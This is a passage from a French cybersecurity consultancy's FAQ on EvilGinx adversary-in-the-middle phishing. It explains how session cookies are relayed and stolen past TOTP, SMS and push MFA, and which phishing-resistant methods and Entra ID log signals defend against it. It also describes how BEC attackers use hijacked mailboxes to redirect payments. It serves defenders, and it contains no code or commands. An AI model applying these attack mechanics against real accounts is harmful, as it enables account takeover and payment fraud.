d'authentification n'est plus la ligne de défense ultime : Conditional Access, CAE, Zero Trust, et détection comportementale post-auth sont devenus les vrais remparts contre les attaquants qui utilisent EvilGinx au quotidien dans leurs campagnes BEC.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

Questions Fréquentes

Comment EvilGinx bypasse-t-il le MFA si la victime saisit quand même son code TOTP ?

EvilGinx ne casse pas le MFA — il le relaie en temps réel. Quand la victime saisit son code TOTP sur la fausse page, EvilGinx transmet immédiatement ce code au vrai service Microsoft dans la même fenêtre de validité temporelle. L'authentification réussit côté serveur. Microsoft émet alors un cookie de session représentant la preuve complète d'une authentification réussie, MFA inclus. EvilGinx intercepte ce cookie avant de le renvoyer au navigateur de la victime. L'attaquant importe ensuite ce cookie dans son propre navigateur et accède au compte sans re-authentification — le MFA a déjà été validé et encodé dans le cookie de session. Le TOTP protège l'acte d'authentification, pas la session post-auth qui en résulte. C'est précisément cette distinction que beaucoup d'équipes sécurité n'ont pas encore intégrée dans leur modèle de menace.

Quelles technologies MFA résistent réellement aux attaques de phishing AiTM EvilGinx ?

Seules les technologies d'authentification liées cryptographiquement à l'origin URL résistent aux attaques AiTM. FIDO2/WebAuthn (clés physiques YubiKey, Titan Key) et les passkeys platform (Windows Hello, Touch ID, Face ID) vérifient que le domaine demandeur correspond exactement au domaine pour lequel la clé cryptographique a été enregistrée. Un proxy EvilGinx ne peut pas forger cette correspondance — la signature échoue et l'authentification est refusée. Certificate-Based Authentication (CBA) offre une protection similaire via des certificats client. En revanche, TOTP, SMS OTP, push notifications classiques (Microsoft Authenticator en mode standard), et email OTP sont tous bypassables car ils n'ont aucune conscience cryptographique du domaine sur lequel l'utilisateur se trouve réellement.

Comment détecter une attaque EvilGinx réussie dans les logs Azure AD ou Microsoft 365 ?

La détection d'une attaque EvilGinx se fait principalement après l'authentification, pas pendant. Dans Azure AD/Entra ID, les indicateurs clés sont : connexion depuis une adresse IP inconnue immédiatement après une authentification réussie depuis une IP habituelle (token replay détectable par impossible travel), l'alerte "Unfamiliar sign-in properties" dans Microsoft 365 Defender, et la création de règles de messagerie inhabituelles dans les minutes suivant la connexion. Microsoft Defender for Cloud Apps peut détecter les anomalies comportementales

comme l'accès massif à des fichiers SharePoint ou des boîtes mail inhabituelles. Pour une détection proactive, l'activation du Conditional Access avec vérification de Compliant Device rend les cookies volés inutilisables depuis des machines non gérées par l'organisation.

Peut-on utiliser EvilGinx légalement dans un environnement de test et de formation ?

Oui, sous conditions strictes. Un lab entièrement isolé (aucune connexion vers des services tiers réels, uniquement des services de test sous votre contrôle) et dont vous êtes le propriétaire des systèmes cibles est légal en France dans le cadre de la recherche en sécurité ou de la formation professionnelle. Ce qui est illégal : utiliser EvilGinx pour proxifier des services en production sans autorisation écrite des utilisateurs ciblés ou sans mandat contractuel d'un client. Les tests d'ingénierie sociale professionnels reposent obligatoirement sur un contrat signé définissant le périmètre exact, les systèmes et utilisateurs autorisés, et les conditions de restitution et destruction des données capturées. Le Code pénal français ne prévoit pas d'exception implicite pour les tests — seul le consentement écrit exonère de responsabilité pénale.

Pourquoi les campagnes BEC utilisent-elles EvilGinx plutôt que le phishing classique en 2026 ?

Les campagnes BEC ciblent principalement des organisations qui ont activé le MFA sur leurs comptes Microsoft 365. Le phishing classique qui collecte seulement le mot de passe échoue immédiatement face au second facteur demandé lors de la connexion depuis une IP inconnue. EvilGinx résout ce problème en bypassant le MFA et en fournissant directement un cookie de session déjà authentifié. Avec ce cookie, les attaquants accèdent à la boîte mail, analysent les fils de conversation sur les paiements en cours, puis se glissent dans ces fils pour rediriger un virement vers un compte contrôlé. La session volée est indistinguable d'une session légitime pour les systèmes de détection périmètriques — ce qui explique la persistance et la rentabilité de ce vecteur d'attaque en 2026.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr